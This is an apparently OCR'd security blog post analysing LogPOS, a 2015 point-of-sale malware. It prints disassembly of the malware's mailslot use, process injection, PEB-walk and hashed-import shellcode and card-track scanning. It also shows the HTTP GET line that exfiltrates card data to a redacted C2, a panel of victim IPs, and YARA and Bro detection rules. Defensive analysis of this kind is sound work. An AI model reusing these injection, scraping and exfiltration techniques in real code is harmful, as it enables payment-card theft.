
securitykitten.github.io/_posts/2015-11-16-logpos-new-point-of-sale-malware-using-mailslots.md

github.com/malware-kitten/securitykitten.github.io/blob/master/_posts/2015-11-16-logpos-new-point-of-sale-malware-using-mailslots.md

malware-kitten



malware-kitten/
securitykitten.github.io

Jekyll theme inspired by Swiss design

0 Contributors

0 Issues

0 Stars

0 Forks

Cannot retrieve contributors at this time

layout	title	excerpt	date
category-post	Introducing LogPOS	New Point of Sale Malware Using Mailslots	2015-11-15 16:00:00 -0800

Introduction

There has been an explosion in POS malware in the last year. At Morphick, Nick Hoffman and I found 2 undiscovered families in 2014 and we just found our first new family of 2015. This new malware which we're calling LogPOS has several notable differences from recent POS malware.

The hash that we'll be pulling apart in this post is `af13e7583ed1b27c4ae219e344a37e2b` .


Diving In

Almost immediately when looking at this sample, a string jumped out - `\\.\mailslot\LogCC`.

In most POS variants, one process scrapes memory from other processes and writes discovered track data to a log. Because LogPOS injects code into various processes and has each of them search their own memory, it can’t use a log, since they can’t all open the same file with write access at once. Instead, it uses mailslots.

Using mailslots for communication/storage isn't a new mechanism for malware, in FireEye's report on APT28 there is mention of the group using a mailslot with a name of `check_mes_v5555`. Mailslots are an IPC mechanism allowing multiple clients to send messages to a server. In this case, the main executable creates the mailslot and acts as the mailslot server, while the code injected into the various processes acts as a client, writing carved credit card numbers to the mailslot for direct transmission to the C2.

Early in the execution of the program, there is a call to CreateMailslotA with an mailslot name of `\\.\mailslot\LogCC`.



```
mov     eax, lpSecurityAttributes
push    eax                 ; lpSecurityAttributes
push    0FFFFFFFFh          ; lReadTimeout
push    0                   ; nMaxMessageSize
push    offset Name         ; "\\\\.\\mailslot\\LogCC"
call    CreateMailslotA
```

If the mailslot fails to be created, the program will exit. If the mailslot succeeds the program will enter an infinite loop performing the following functions.


```
Sleeping 500 milliseconds
Iterating over processes
    Comparing against a whitelist
    Inject shellcode into the process (if not in whitelist)
    Scanning for credit card track information
    Validation using Luhn's
Reading from the mailslot
POST'ing out the data
```

The most interesting thing is the injected code, so we'll look at that in more detail below.

While iterating over the processes (as mentioned above) the malware will check the process name against a whitelist containing the following names.

- windbg.exe
- logounui.exe
- taskmgr.exe
- skype.exe
- thunderbird.exe
- devenv.exe
- steam.exe
- winlogon.exe
- wininit.exe
- csrss.exe
- smss.exe
- svchost.exe
- firefox.exe
- chrome.exe
- explorer.exe
- psi.exe
- pidgin.exe
- System

The code to compare the strings can be seen below:



```
loc_4010B1:              ; length
cmp     [ebp+var_4], 19
jb      short loc_40108D
```

```
loc_40108D:
mov     eax, [ebp+lpString2]
push    eax              ; lpString2
mov     eax, [ebp+var_4]
mov     eax, lpString1[eax*4]
push    eax              ; lpString1
call    lstrcmpiA
cmp     eax, 0
jnz     short loc_4010AE
```


```
mov     eax, 1
jmp     short loc_4010BC
```

```
mov     eax, 0
```

```
loc_4010AE:
inc     [ebp+var_4]
```


```
loc_4010BC:
mov     esp, ebp
pop     ebp
retn
sub_40107E endp
```

Once a program that is not in the whitelist is found, code is injected into it's memory space using WriteProcessMemory. The first thing that this shellcode does is crawl to find the base of kernel32, this is used to start building imports. The method for finding kernel32 is a well documented one that has been discussed in many research blogs.




```
sub_4024C1 proc near
mov     eax, large fs:30h
mov     eax, [eax+0Ch]
mov     eax, [eax+1Ch]
mov     eax, [eax+8]
retn
sub_4024C1 endp
```

Once the base is found, the shellcode will begin to rebuild it's imports via it's own hashing technique. A list of some of the hashes and their values are:




```
push    0EA43A878h      ; VirtualFree
push    dword ptr [ebx]
push    dword ptr [ebx+70h]
push    ebx
call    Lookup_Hash
mov     [ebx+1Ch], eax
push    1DA85EE2h       ; ExitThread
push    dword ptr [ebx]
push    dword ptr [ebx+70h]
push    ebx
call    Lookup_Hash
mov     [ebx+38h], eax
push    17C80652h       ; VirtualQuery
push    dword ptr [ebx]
push    dword ptr [ebx+70h]
push    ebx
call    Lookup_Hash
mov     [ebx+24h], eax
push    0B0869BCAh      ; ReadProcessMemory
push    dword ptr [ebx]
push    dword ptr [ebx+70h]
push    ebx
call    Lookup_Hash
mov     [ebx+30h], eax
push    94925A2Ah       ; InitializeCriticalSection
push    dword ptr [ebx]
push    dword ptr [ebx+70h]
push    ebx
call    Lookup_Hash
mov     [ebx+54h], eax
push    55115C26h       ; RtlEnterCriticalSection
push    dword ptr [ebx]
push    dword ptr [ebx+70h]
push    ebx
call    Lookup_Hash
mov     [ebx+58h], eax
push    735DC514h       ; RtlLeaveCriticalSection
push    dword ptr [ebx]
push    dword ptr [ebx+70h]
```

After building the imports, the malware will call CreateFileA with a filename of \.\mailslot\LogCC to obtain a handle for writing.



```
CALL to CreateFileA from newthing.00402132
 FileName = "\\.\mailslot\LogCC"
 Access = GENERIC_READ|GENERIC_WRITE
 ShareMode = FILE_SHARE_READ
 pSecurity = NULL
 Mode = OPEN_EXISTING
 Attributes = NORMAL
 hTemplateFile = NULL
```

When scanning memory, the malware will use a custom search to find common sentinels for track information.




```
lea      eax, [eax+1]
mov      [ebp+var_8], eax
movzx    eax, byte ptr [eax]
cmp      eax, 'B'
jz       loc_402DB7
```

```
mov      eax, [ebp+var_8]
movzx    eax, byte ptr [eax]
cmp      eax, 'b'
jz       loc_402DB7
```

```
cmp      eax, '|'
jz       loc_402DB7
```


```
cmp      eax, '`'
jnz      loc_402DCA
```

Information is passed to an implementation of Luhn's algorithm for validation. Once hits are located, they are sent to the mailslot where the main program will read them. When a number is added (on a schedule) the malware will build a format string and post the information to a remote site. (Note, the site has been redacted, due to live numbers currently being posted there)




```
83C4 0C        ADD ESP,0C
68 17504000    PUSH newthing.00405017                      ┌StringToAdd = "&track="
8B45 E4        MOV EAX,[LOCAL.7]                           │
50             PUSH EAX                                    │ConcatString = "GET /reo.php?encoding=1&t=1&cc=530125007000191&process=notepad%2Eexe"
FF15 A4624000  CALL DWORD PTR DS:[<&KERNEL32.lstrcatA>     └lstrcatA
8B45 E4        MOV EAX,[LOCAL.7]
50             PUSH EAX                                    ┌String
FF15 A0624000  CALL DWORD PTR DS:[<&KERNEL32.lstrlenA>     └lstrlenA
89C3           MOV EBX,EAX
8B45 14        MOV EAX,[ARG.4]
50             PUSH EAX                                    ┌String
FF15 A0624000  CALL DWORD PTR DS:[<&KERNEL32.lstrlenA>     └lstrlenA
50             PUSH EAX                                    ┌Arg3
035D E4        ADD EBX,[LOCAL.7]                           │
53             PUSH EBX                                    │Arg2
8B45 14        MOV EAX,[ARG.4]                             │
50             PUSH EAX                                    │Arg1
E8 EFFDFFFF    CALL newthing.004010FD                      └newthing.004010FD
83C4 0C        ADD ESP,0C
68 05504000    PUSH newthing.00405005                      ┌StringToAdd = " HTTP/1.1/◙Host: "
8B45 E4        MOV EAX,[LOCAL.7]                           │
50             PUSH EAX                                    │ConcatString
FF15 A4624000  CALL DWORD PTR DS:[<&KERNEL32.lstrcatA>     └lstrcatA
68 A3604000    PUSH newthing.004060A3                      ┌StringToAdd = [redacted]
8B45 E4        MOV EAX,[LOCAL.7]                           │
50             PUSH EAX                                    │ConcatString
FF15 A4624000  CALL DWORD PTR DS:[<&KERNEL32.lstrcatA>     └lstrcatA
```

The data is then sent to a remote site (via HTTP GET)



```
GET /rec.php?encoding=1&t=1&cc=5301250070000191&process=notepad%2Eexe&track=%
3B5301250070000191%3D08051010912345678901%3F HTTP/1.1
Host: [redacted]
```

The results are populated in a table (at the time of this writing the form is not password protected and the results can be seen). A majority of the hits are in the process space of rdpclip and notepad leading us to believe that the author is currently testing their code. A screenshot of the panel with IP's can be seen below:


control panel

CC	T1	T2	ENCODING	TIMESTAMP	PROCESS	IP
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:44:01	notepad.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:44:01	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:44:01	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:44:01	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:43:05	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:43:05	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:43:05	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:43:05	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:43:05	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:43:05	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:43:04	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:43:04	rdpclip.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-23 12:12:16	notepad.exe	93.127.22.89
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:44:01	notepad.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:44:01	notepad.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:44:01	notepad.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:44:02	notepad.exe	193.203.50.32
[illegible]	[illegible]	[illegible]	UNICODE	2015-02-24 02:44:02	notepad.exe	193.203.50.32

Detection

LogPOS avoids a traditional detection mechanism of scanning files for unencrypted credit card information by instead writing to a mailslot. However, using a tool like yara, it is easy to detect variants of this malware. The following rule will assist in finding this malicious tool on your network.

```
rule LogPOS
{
    meta:
        author = "Morphick Security"
        description = "Detects Versions of LogPOS"
        md5 = "af13e7583ed1b27c4ae219e344a37e2b"
    strings:
        $mailslot = "\\\\.\\mailslot\\LogCC"
        $get = "GET /%s?encoding=%c&t=%c&cc=%I64d&process="
        //64A130000000      mov eax, dword ptr fs:[0x30]
        //8B400C        mov eax, dword ptr [eax + 0xc]
        //8B401C        mov eax, dword ptr [eax + 0x1c]
        //8B4008        mov eax, dword ptr [eax + 8]
        $sc = {64 A1 30 00 00 00 8B 40 0C 8B 40 1C 8B 40 08 }
    condition:
        $sc and 1 of ($mailslot,$get)
}
```

In addition to yara, this POS malware can be detected with its URI pattern. The following bro signature will detect this malware from a network perspective.

```
signature LogPOS {
    #source: Morphick Security
    #version: 1
    #Ref: af13e7583ed1b27c4ae219e344a37e2b
    ip-proto == tcp
    dst-port == 80,443
    http-request
/.*encoding\=.*\&t\=.*\&cc\=.*\&process\=.*\&track\=/
    event "LogPOS Credit Card GET Request Pattern"
}
```

Conclusion

POS malware has been getting attention on a lot of fronts. TrendMicro recently reported that there have been more new POS variants discovered in the last 6 months than the last several years.

For example, earlier this year Josh Grunzweig uncovered a new variant of Alina (dubbed Eagle), and Trustwave documented another new version (dubbed Spark). While all this was going on, new families like Getmypass, LusyPOS, Daredevil, NewPOSThings, and Backoff were just starting to be discovered.

Despite the ongoing efforts to curb POS malware from being successful, this seems to be an area where there is no slowing down.